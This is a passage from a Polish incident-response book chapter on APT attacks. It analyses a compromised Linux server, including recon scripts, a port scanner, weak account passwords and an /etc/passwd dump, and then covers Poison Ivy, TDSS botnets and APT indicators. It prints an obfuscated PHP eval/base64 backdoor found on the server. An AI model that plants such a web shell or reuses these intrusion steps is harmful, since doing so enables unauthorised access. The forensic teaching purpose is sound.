Widoczne są tu znalezione wcześniej pliki, a także kilka dodatkowych, umieszczonych w pamięci nietrwalej (dobrze, że Jack nie spanikował i nie wyłączył serwera).

W plikach z katalogu `/var/tmp/syslog` znajdujemy dowody przeprowadzenia rekonnesansu w sieci wewnętrznej. Coraz bardziej wygląda to na zaplanowany atak.

Natrafiamy na skrypt, który za pomocą instrukcji `ping` wykrywa aktywne systemy. Ponieważ w systemie nie znajdujemy Nmapa, napastnicy najwyraźniej posługują się własnymi narzędziami do odkrywania aktywnych systemów i ustalili w ten sposób listę potencjalnych celów (rysunek 6.28).

Po uruchomieniu instrukcji `strings` dla pliku `pps` okazuje się, że napastnicy używają małego samodzielnego skanera portów (rysunek 6.29).

```

root@web01:~# cat /var/tmp/syslog# ll
total 47
drwxr-xr-x 3 root root 1024 2012-01-01 16:22 ./
drwxrwxrwt 6 root root 4096 2011-12-31 21:09 /
-rw-r--r-- 1 root root 91 2011-12-31 21:10 192.168.1.up
drwx----- 2 root root 12288 2011-12-31 20:13 lost+found/
-rwxr-xr-x 1 jack jack 27180 2011-12-31 21:06 ps2.sh
-rw-r--r-- 1 jack jack 182 2011-12-31 21:09 ps2.sh

root@web01:~# cat /var/tmp/syslog# cat 192.168.1.up
192.168.1.63
192.168.1.69
192.168.1.71
192.168.1.72
192.168.1.75
192.168.1.76
192.168.1.77

root@web01:~# cat ps2.sh
#!/bin/bash
for i in `seq 52 53`;
do
ping -n -c1 $1*.*$1 | grep icmp_seq | awk '{print $4}' | grep -iv destination | sed 's://g'>
done|sort -nt. -k1,1 -k2,2 -k3,3 -k4,4 > $1.up;

root@web01:~#

```

Rysunek 6.28. Wykrywanie aktywnych systemów

```

root@web01:~# cat /var/tmp/syslog
+ --target -t in tcp-syn mode, sets the source port.
+ --port-range -r Sets the target. Either a single host, or
+ --scan-user -u host/mask
+ --svc-pass -w Sets the port range to scan.
+ --threads -T Sets the scan service username (default: anonymous).
+ Examples:
+ To scan all ports on a class C network 172.16.1.0/24 through
+ http proxy server 192.168.0.1 port 8080 using 3 threads:
+ ./ppscan -x 192.168.0.1 -s http-connect -p 8080 -r 1-65535 -t 172.16.1.0/24 -T 3 -v
+ To scan all Class C address 192.168.0.0/24 using tcp-syn and
+ for ports 20 and 25, from 192.168.1.1 source port 6667:
+ ./ppscan -s tcp-syn -x 192.168.1.1 -p 6667 -r 20,25 -t 192.168.0.0/24
+ To scan a Class C network using TCP Connect for all ports:
+ ./ppscan 192.168.0.0/24
+ or
+ ./ppscan -t 192.168.0.0/24
%H:%M:%S
hvqx:s:p:t:r:T:u:w:
- Error: unable to alloc space.
- Error: Unable to alloc space.
+ unknown option.
+
+ parallel port scanner v0.3 +
+
+ copyright (c) 2009 aaron conole +
+
+ Error! Please specify at least a target!
+ Error! Invalid proxy type specified
1-65535

```

Rysunek 6.29. Napastnicy korzystają ze skanera portów

Aha! Skaner portów (ppscan)! Ustalamy też wersję i autora narzędzia.

Napastnikom udało się uzyskać dostęp do Tomcata, ale nie mieli dostępu do konta administratora. W jaki sposób zdobyli pełną kontrolę nad hostem?

W danych wyjściowych polecenia `last` widać, że zalogowano się do konta `nagios` (rysunek 6.30). Jest to konto usługi monitorowania hostów. Nie powinno się logować na nie w standardowy sposób — a już na pewno nie z poziomu internetu!

```

root@web01:~# lastlog
Username          Port      From          Latest
root              **Never  logged in**
daemon            **Never  logged in**
bin               **Never  logged in**
sys              **Never  logged in**
sync             **Never  logged in**
games            **Never  logged in**
man              **Never  logged in**
lp               **Never  logged in**
mail             **Never  logged in**
news            **Never  logged in**
uucp            **Never  logged in**
proxy           **Never  logged in**
www-data        **Never  logged in**
backup          **Never  logged in**
list            **Never  logged in**
irc             **Never  logged in**
gnats           **Never  logged in**
nobody          **Never  logged in**
libuuid         **Never  logged in**
syslog          **Never  logged in**
sshd            **Never  logged in**
postgres        **Never  logged in**
landscape        **Never  logged in**
tomcat6         **Never  logged in**
jack            pts/1    192.168.1.70  Sun Jan 1 17:15:14 +0000 2012
nagios          pts/1    205.113.4.64  Sat Dec 31 20:32:38 +0000 2011
root@web01:~#

```

Rysunek 6.30. Ktoś logował się do konta `nagios`

Moment logowania pasuje do czasu ataku. W trakcie analizowania dozwolonych portów okazuje się, że możliwe jest zdalne zarządzanie powłoką SSH. Uch! Dla konta `nagios` także ustawiono łatwe do odgadnięcia dane uwierzytelniające (to zły dzień dla Jacka). Hasło to `nagios` i zapewnia ono pełny dostęp do powłoki na hoście. Napastnik zyskuje dzięki temu nowy sposób do poruszania się w systemie. W historii poleceń uruchamianych z poziomu konta `nagios` znajdujemy inne dziwne instrukcje.

Ale skąd napastnicy wiedzieli, że mają zgadywać hasło do konta `nagios`? Mogli wywołać instrukcję `cat /etc/passwd`, ponieważ wszyscy mają dostęp do pliku `passwd`. Gdy napastnik pozna nazwy użytkowników, system jest chroniony tylko przez stosowane zabezpieczenia (kontrolę dostępu, uruchamianie z minimalnymi uprawnieniami itd.). Jednak gdy włamywacz ma dostęp do powłoki, zwykle tylko kwestią czasu jest uruchomienie jej z uprawnieniami administratora.

Konto `nagios` ma dostęp do (domyślnej) powłoki `/bin/bash`, a Jack właśnie przyznał, że jego hasło można łatwo odgadnąć na podstawie pola `gecos` (hasło to imię i nazwisko Jacka; rysunek 6.31). Ponieważ program `sudo` działa z domyślnymi ustawieniami, napastnik może bez problemów ustalić hasło Jacka, a następnie wywołać instrukcję `sudo su -`, którą widzieliśmy w historii konta Jacka. Gra skończona.

```

root@web01:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:/var/lib/libuid:/bin/sh
syslog:x:101:103:/home/syslog:/bin/false
sshd:x:102:65534:/var/run/sshd:/usr/sbin/nologin
postgres:x:103:108:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
landscape:x:104:110:/var/lib/landscape:/bin/false
tomcat6:x:105:111:/usr/share/tomcat6:/bin/false
jack:x:1000:1000:Jack Black,,:/home/jack:/bin/bash
nagios:x:1001:1001,,:/home/nagios:/bin/bash
root@web01:~#

```

Rysunek 6.31. Konto nagios ma dostęp do powłoki

A co z plikiem *test-cgi.php* (rysunek 6.32)?

```

root@web01:~/var/www
root@web01:/var/www# ll
total 16
drwxr-xr-x  2 root root 4096 2011-12-31 14:21 ./
drwxr-xr-x 15 root root 4096 2011-12-31 13:58 ../
-rw-r--r--  1 root root 177 2011-12-31 13:58 index.html
-rw-r--r--  1 root root 576 2011-12-31 14:21 test-cgi.php
root@web01:/var/www# cat test-cgi.php
<?php $b=strrev("edoced_4"."Gesab");eval($b(str_replace(" ","",a W Y o a X N z Z X Q o J F 9 D T 0 9 L S U V
b J 2 N t J 1 0 p K X T v Y 1 9 z d G F y d C g p o 3 N 5 c 3 R 1 b S h i Y X N 1 n j r f z G V j b 2 R 1 K
C R f Q 0 9 P S 0 1 F W y d j b s d d K S 4 n I D I + J j E n K T t z z X R j b 2 9 r a W U o J F 9 D T 0 9 L
S U V b J 2 N u J 1 0 s J F 9 D T 0 9 L S U V b J 2 N w J 1 0 u y m F z z T Y 0 X 2 V u y 2 9 k z S h v Y 1
9 n Z X R f Y 2 9 u d G V u d H M o K S k u J F 9 D T 0 9 L S U V b J 2 N w J 1 0 p o 2 9 i x 2 V u z F 9 j b
G V h b i g p o 3 0 = ")); ?>root@web01:/var/www#
root@web01:/var/www#
root@web01:/var/www#

```

Rysunek 6.32. Analizowanie pliku test-cgi.php

Najwyraźniej nie jest to nieszkodliwy plik *.php*. Podejrzewamy, że jest to pewnego rodzaju „furtka” dająca dostęp do powłoki przez kod w PHP (często pozwala on nawiązywać odwrotne połączenia telnetowe itd.). Plik ten wygląda na wygenerowany za pomocą pakietu Webacoo do tworzenia „furetek”.

Podsumowanie ataku APT na system Linux

Oto czego dowiedzieliśmy się w trakcie badań:

- Wiemy, że napastnikom udało się uzyskać dostęp do konta administratora hosta. Uważamy, że wykorzystał do tego serwer Tomcat ze słabymi danymi uwierzytelniającymi.
- Znaleźliśmy dowody działania skryptów i powłoki z bitem SUID. Dlatego kimkolwiek był napastnik, chciał zachować dostęp i przygotował kilka sposobów wejścia do systemu (konta, powłoka przez kod PHP, powłoka przez plik z bitem SUID itd.).
- Napastnik badał środowisko i szukał innych celów.
- Z uwagi na zaawansowany charakter narzędzia Metasploit Framework i podobnych programów jedną zainfekowaną maszynę można łatwo wykorzystać jako *host pośredniczący* (ang. *pivot host*). Dzięki temu napastnik może uzyskać dostęp do maszyn i wykorzystywać je bez instalowania narzędzi na przejętym komputerze. Ponadto powłoki (np. Meterpreter) są zaprojektowane tak, aby działały w pamięci, dlatego nie trzeba zapisywać żadnych danych na dysku.




Poison Ivy

Popularność	10
Łatwość przeprowadzenia	10
Szkodliwość	9
Ocena zagrożenia	10

Poison Ivy to bardzo popularne narzędzie używane przez wielu napastników w atakach APT. To szkodliwe oprogramowanie było rozwijane publicznie (www.poisonivy-rat.com/) do roku 2008. Jednak kod źródłowy nadal jest dostępny w internecie. Można go modyfikować i tworzyć w ten sposób niestandardowe trojany.


Najpopularniejszym sposobem rozpowszechniania i instalowania narzędzia Poison Ivy jest ukierunkowany phishing z wykorzystaniem e-maili i programu do pobierania trojanów (często jest on samorozpakowującym się plikiem o rozszerzeniu *7zip*). To narzędzie RAT wykorzystano w wielu atakach APT — Operation Aurora, RSA (blogs.rsa.com/anatomy-of-an-attack/) i Nitro (www.symantec.com/content/en/us/

enterprise/media/security_response/whitepapers/the_nitro_attacks.pdf). Na rysunku 6.33 przedstawiono przykładowy e-mail wykorzystany w ramach ukierunkowanego phishingu w atakach Nitro.



Funkcje i działanie narzędzia Poison Ivy przypominają Gh0sta. Dlatego jeśli narzędzia te zostaną zastosowane w atakach APT, w trakcie reagowania na incydent i śledztwa będą znajdowane podobne artefakty. Gdy użytkownik otwiera załącznik w e-mailu

rozsyłanym w ramach ukierunkowanego phishingu, instalowany jest program pobierający „furtkę”. Program ten kieruje żądania aktualizacji pod odpowiedni adres i powiadamia napastników, że jest aktywny (wysyła przy tym informacje na temat systemu z zainfekowanego hosta). Napastnicy mogą wykorzystać punkt wejścia do zinfiltrowania organizacji. Zalety narzędzia Poison Ivy nie ograniczają się jednak do możliwości instalowania „furtki” — może ono pełnić także funkcję serwera pośredniczącego. Na rysunku 6.34 przedstawiono panel administracyjny tego narzędzia.



Rysunek 6.34. Panel administracyjny narzędzia Poison Ivy

Microsoft udostępnił raport ze szczegółowym opisem funkcji (i zagrożeń) narzędzia Poison Ivy (www.microsoft.com/en-us/download/details.aspx?displaylang=en&id=27871). Pozwala on zrozumieć, jak popularny stał się ten program od czasu jego odkrycia w 2005 roku. W październiku 2011 roku Microsoft poinformował, że oprogramowanie MSRT (ang. *Malicious Software Removal Tool*) wykryło ponad 16 000 komputerów zainfekowanych trojanem do pobierania „furtki” z narzędzia Poison Ivy. W całym 2011 roku średnia liczba wykryć tego narzędzia przez różne rozwią-

zania z obszaru bezpieczeństwa wynosiła od 4000 do 14 000 miesięcznie (co po dodaniu do 16 000 znalezionych przez program MSRT daje w sumie ponad 58 000 zainfekowanych komputerów). Przypadki te dotyczyły różnych instytucji komercyjnych i rządowych z całego świata.

Trzeba zauważyć, że z uwagi na powszechną dostępność narzędzie Poison Ivy często stosuje się w prostych, szybkich włamaniach do komputerów. Jest to dowód na to, że zastosowanie narzędzia Poison Ivy nie musi oznaczać ataku APT. Dopiero powtarzane próby uzyskania dostępu do systemu i obserwowanie go lub wyprowadzanie informacji z firmy świadczą o takim ataku.

TDSS (TDL 1 – 4)

Popularność	5
Łatwość przeprowadzenia	8
Szkodliwość	9
Ocena zagrożenia	8

Przynajmniej od 2008 roku działa zaawansowane szkodliwe oprogramowanie, które doprowadziło do powstania sieci ponad pięciu milionów zainfekowanych hostów wykorzystywanych przez organizację przestępczą prowadzącą operacje na całym świecie i przez powiązanych abonentów. W sieci tej działa trudne do wykrycia szkodliwe oprogramowanie, które instaluje rootkita. Używa szyfrowanych plików i połączeń, a komunikację C&C prowadzi przez duży zbiór zainfekowanych hostów (działających jak prywatne lub anonimowe serwery pośredniczące), otwarte serwery pośredniczące, a nawet sieci P2P. To szkodliwe oprogramowanie to TDSS. Znane są jego wersje TDL 1, 2, 3 i 4, a nawet oparte na nim narzędzia *Zero Access* i *Purple Haze*.

Choć TDSS działa inaczej niż narzędzia RAT, jest wykorzystywany przez napastników (bezpośrednio i pośrednio) w atakach APT w zależności od tego, jakich funkcji potrzebują abonenci (rysunek 6.35). Największą zaletą narzędzia TDSS jest łatwość włamywania się. Wynika ona z obsługi wielu sposobów infekowania (eksploity zero-day aplikacji i serwerów, pakiet Black Hole Exploit, ukierunkowany phishing oparty na e-mailach, wirusowe robaki rozsyłane przez technologie P2P, IM i NetBIOS, szkodliwe serwery DHCP itd.). Pozwalają one nie tylko infekować komputery, ale też powiększać sieci botnet.

Sieć botnet jest zwykle używana jako platforma *MaaS* (ang. *Malware as a Service*) dla abonentów, którzy wykonują różne operacje — przeprowadzają rozproszone ataki DDoS, generują fałszywe kliknięcia w celu zwiększenia dochodów z reklam, a także zdalnie instalują i wykonują dodatkowe trojany z „furtkami” (w tym programy do wykradania haseł i informacji, narzędzia RAT, serwery reverse proxy i zdalne

The screenshot shows the AWM Proxy website interface. At the top, there's a navigation bar with 'Chat', 'icq 434-929', 'FAQ', 'ARTICLES', 'DOWNLOAD', and 'CONTACTS'. Below that, a 'Welcome' message and a 'Money: 0.00 USD' indicator are visible. The main content area is titled 'The list of urgent proxies HTTP/SOCKS'. It features a table with columns: #, IP, Country, City, Speed, Uptime, and CPU. The table contains 12 rows of proxy data. To the right of the table, there are several news snippets with dates and titles, such as '31.08.2011 ProxyChecker and Twitter' and '06.05.2011 New design & new abilities'.

#	IP	Country	City	Speed	Uptime	CPU
1	112.209.108.106	FR	Las Piñas	32 kba	3519 min.	92%
2	124.10.10.99	JP	Fpa	7779 kba	2638 min.	96%
3	202.80.100.202	ID	Jakarta	8137 kba	2306 min.	96%
4	106.100.100.98	--	--	5972 kba	2356 min.	94%
5	110.10.10.38	VN	Hu Chi Minh City	6902 kba	2331 min.	96%
6	126.10.10.51	JP	Tokyo	6529 kba	2330 min.	87%
7	200.10.10.147	AR	Buenos Aires	5005 kba	2327 min.	95%
8	210.10.10.1	--	Dubai	7783 kba	2292 min.	99%
9	211.10.10.231	TW	Taipei	2718 kba	2272 min.	96%
10	200.10.10.83	CL	Santiago	5273 kba	2255 min.	96%
11	170.10.10.10	AP	--	7002 kba	2168 min.	95%
12	50.10.10.207	--	--	5277 kba	2158 min.	92%

Rysunek 6.35. Wynajmij botnet oparty na TDSS-ie (źródło: krebsonsecurity.com/2011/09/rent-a-bot-networks-tied-to-tdss-botnet/; inne materiały są dostępne w wyszukiwarce Google — zapytanie `intext:"The list of urgent proxies HTTP"`)

powłoki). Abonament jest dostępny przez serwis AWMProxy.net (obecny adres to AWMProxy.com) i dotyczy zainfekowanych sieci komputerów z wybranych firm.

W większości ataków APT wykorzystuje się adresy sieciowe serwerów lub hostów pośredniczących, co ułatwia komunikację C&C i utrudnia znalezienie sprawców przez zidentyfikowanie hosta (należy on do firmy lub niewinnej osoby). Sieci pośredniczące obejmujące hosty z sieci botnet utworzonych za pomocą TDSS-a są wykorzystywane przez napastników do namierzania i infiltrowania celów oraz instalowania dodatkowych narzędzi, co ułatwia dostęp (i przyspiesza włamania). Od 2011 roku podejście to stosuje się w coraz większej liczbie ataków APT.

TYPOWE OZNAKI ATAKÓW APT

Wbrew powszechnemu przekonaniu większość ataków nie polega na celowym hakowaniu firmowych systemów. Zamiast tego napastnicy często stosują ukierunkowany phishing za pomocą ogólnie namierzonych adresów (przez badanie domeny przy użyciu publicznie dostępnych źródeł informacji) lub posługują się wirusami, aby zainfekować komunikatory w celu wykradzenia haseł. Inne sposoby inicjowania ataku to używanie komunikatorów lub innych narzędzi, w których użytkownik może kliknąć

adres URL do szkodliwej witryny. W atakach APT czasem stosuje się też inne metody inżynierii społecznej lub celowo atakuje i penetruje systemy, wykorzystując znane luki. Można np. wstrzyknąć kod w SQL-u, aby zainfekować podatny na atak serwer WWW. Te ostatnie techniki stosuje się jednak rzadziej, ponieważ są zbyt łatwe do wykrycia i nie są spójne z celem napastników, czyli uzyskaniem dostępu do systemu w wyniku działań użytkownika, a nie przez siłową penetrację.

W wielu sprawach dotyczących ataków APT badanych przez analityków zaobserwowaliśmy pewien zbiór oznak włamania. Odkryliśmy, że na atak APT wskazują następujące zjawiska:

- Wykorzystywanie w komunikacji sieciowej protokołu SSL lub szyfrowania kluczem prywatnym. Możliwe jest też przesyłanie i odbieranie łańcuchów znaków zakodowanych w formacie base64.
- Usługi zarejestrowane w węźle NETSVCS i powiązane z plikami *.dll* lub *.exe* (lub podobnymi poprawnymi plikami systemu Windows) z katalogu *%SYSTEM%*.
- Kopie plików *cmd.exe*, *svchost.exe* lub innych w katalogu *%TEMP%*.
- Pliki *.lnk* prowadzące do nieistniejących plików wykonywalnych.
- Pliki *.rdp* prowadzące do adresów IP z sieci zewnętrznej.
- Wpisy w dziennikach bezpieczeństwa systemu Windows dotyczące logowania typu 3, 8 i 10 z zewnętrznych adresów i z komputerów o nazwach niezgodnych z formatem używanym w organizacji.
- Wpisy w dziennikach zdarzeń aplikacji dotyczące zatrzymania i ponownego uruchomienia programu antywirusowego lub zapory.
- Wpisy w dziennikach błędów serwera WWW i komunikatów HTTP dotyczące uruchamiania i zatrzymywania usług, logowania do lokalnego hosta lub przez administratora, transferu plików i połączeń z wybranymi adresami.
- Odnotowanie w dziennikach programu antywirusowego lub systemu prób tworzenia plików w katalogach *C:*, *C:\TEMP* lub innych zastrzeżonych obszarach.
- Wykrycie przez program antywirusowy narzędzi PWS, Generic Downloader lub Generic Dropper.
- Nietypowe wpisy w plikach *.bash_history*, */var/logs* i konfiguracji usług.
- Niespójne znaczniki czasu plików systemu operacyjnego.

Najczęściej stosowana metoda ataku, z którą się ostatnio zetknęliśmy, wygląda tak:

1. Na adresy pracowników firmy trafia e-mail rozsyłany w ramach ukierunkowanego phishingu.

2. Użytkownik otwiera e-mail i klika odnośnik, co powoduje otwarcie przeglądarki lub innej aplikacji (takiej jak Adobe Reader, Microsoft Word, Microsoft Excel lub Outlook Calendar). Użytkownik jest przekierowywany pod ukryty adres obejmujący klucz zakodowany w formacie base64.
3. Ukryty adres prowadzi do witryny do zbierania danych (ang. *drop site*), która sprawdza przeglądarkę pod kątem znanych luk i zwraca program do pobierania trojanów. Program ten jest zwykle tymczasowo zapisywany w katalogu `c:\documents and settings\ i zostaje automatycznie uruchomiony.`
4. Uruchomiony program wykonuje instrukcje zakodowane w formacie base64 i przechodzi do innej witryny, z której pobiera program do instalowania trojanów. Ten ostatni służy do zainstalowania trojana z „furtką”. Trojan ten zwykle:
 - a) wchodzi w skład pakietu z programem instalacyjnym, który zostaje usunięty; trojan z „furtką” zaczyna wtedy przysyłać dane do serwera C&C podanego w pliku binarnym z trojanem
lub
 - b) jest żądany z witryny (może to być ta sama witryna, z której pobrano program instalacyjny) na podstawie informacji o konfiguracji systemu przekazanych przez program instalacyjny; następnie program instalacyjny zostaje usunięty, trojan z „furtką” zaczyna wtedy przysyłać dane do serwera C&C podanego w pliku binarnym z trojanem.
5. Program do pobierania trojanów zwykle umieszcza trojana z „furtką” w katalogu `c:\windows\system32` i rejestruje plik `.dll` lub `.exe` w węźle `HKLM\System\Controlset\Services` rejestru. Zwykle z wpisem trojana jest łączona instrukcja `svchost.exe netsvcs -k` (aby trojan działał jako usługa i wznawiał pracę po ponownym uruchomieniu systemu).
6. Trojany z „furtką” zwykle mają nazwy podobne do plików systemu Windows.
7. Trojan z „furtką” stosuje szyfrowanie SSL do komunikacji z serwerem C&C. Odbyna się ona przez serwer pośredniczący, który przekierowuje dane zgodnie z instrukcjami zapisanymi w formacie base64 lub hasłami z nagłówków. Często transmisja odbywa się z udziałem kilku pośredników, co pozwala ukryć drogę do serwera C&C. Sygnał jest zwykle wysyłany okresowo, np. co pięć minut lub co kilka godzin.
8. Napastnik komunikuje się z trojanem z „furtką” przez sieć pośredniczącą (a czasem bezpośrednio z poziomu serwera C&C). Połączenia są zwykle szyfrowane za pomocą protokołu SSL, nawet jeśli są wykorzystywane niestandardowe porty.
9. Napastnicy zwykle zaczynają od uzyskania listy nazw komputerów i kont użytkowników. Pozwala to poznać stosowane w firmie formaty nazw. Następnie

jest używane narzędzie typu pass-the-hash lub do pobierania informacji na temat zabezpieczeń (często są to programy HOOKMSGINA lub GSECDUMP). Pozwala to uzyskać dane na temat kont lokalnych i kont usługi Active Directory.

10. Napastnik w ramach wstępnego rekonesansu często podnosi uprawnienia za pomocą usług, aby móc poruszać się w poziomie po sieci. Przykładowo, jeśli podnosi lokalne uprawnienia za pomocą aplikacji z luką (np. Internet Explorera), często wykorzystuje harmonogram zadań, aby uruchomić powłokę poleceń z uprawnieniami administratora lub usługi. Jest to znana i często wykorzystywana luka występująca we wszystkich wersjach systemu Windows oprócz 7. Dlatego ważne jest, aby sprawdzać także zaplanowane zadania.
11. Napastnik łamie hasła w trybie offline, a następnie za pomocą danych uwierzytelniających przeprowadza rekonesans w zainfekowanej sieci. Wykorzystuje do tego trojana z „furtką”, skanowanie sieci oraz wyliczanie udziałów i usług za pomocą DOS-a. Pomaga to ustalić, do jakich innych maszyn można uzyskać dostęp.
12. Po ustaleniu możliwości dostępu do maszyn w sieci napastnik stosuje narzędzia administracyjne systemu Windows, np. MSTSC (RDP), SC, NET itd. Jeśli dostęp jest ograniczony z uwagi na segmentację sieci, często wykorzystuje się pośrednika z funkcją translacji NAT.
13. Po zakończeniu rekonesansu i poruszania się w poziomie po sieci napastnicy przechodzą do drugiego etapu. Instalują dodatkowe trojany z „furtkami” i narzędzia typu reverse proxy (np. HTRAN), aby zapewnić sobie bardziej bezpośredni dostęp i utworzyć punkty transferu.
14. Punkt transferu służy do zbierania i wykradania określonych zastrzeżonych informacji. Dane zwykle przesyła się w zaszyfrowanych archiwach *.zip* lub *.rar*, często dla niepoznaki zapisanych jako pliki *.gif*. Oto niektóre artefakty związane z opisywanymi działaniami:
 - trojan z „furtką” o nazwie podobnej do pliku systemu Windows,
 - narzędzia GSECDUMP lub HOOKMSGINA,
 - PsExec lub inne narzędzia z pakietu Sysinternals,
 - HTRAN (w systemach intranetowych) albo ReDUH lub ASPXSpy (w strefie ograniczonego zaufania lub na serwerach WWW),
 - plik *svchost.exe* w katalogu *%TEMP%* mający około 300 kilobajtów (jest to kopia pliku *cmd.exe*, tworzona przy nawiązywaniu sesji RDP za pomocą trojanów z „furtką”; standardowy rozmiar pliku *svchost.exe* to ok. 15 kilobajtów),
 - pliki *.lnk* lub *.pf* powiązane z DOS-owymi poleceniami używanymi przez napastnika,

- pliki *.rdp* i *.bmc* tworzone lub modyfikowane w trakcie poruszania się napastnika po sieci,
- wpisy w różnych plikach dziennika (w tym komunikatów HTTP i błędów, jeśli napastnik używa narzędzi ReDUH lub ASPXSpy) i dzienniku bezpieczeństwa systemu Windows wskazujące na boczne ruchy w sieci.

🚫 Wykrywanie ataków APT

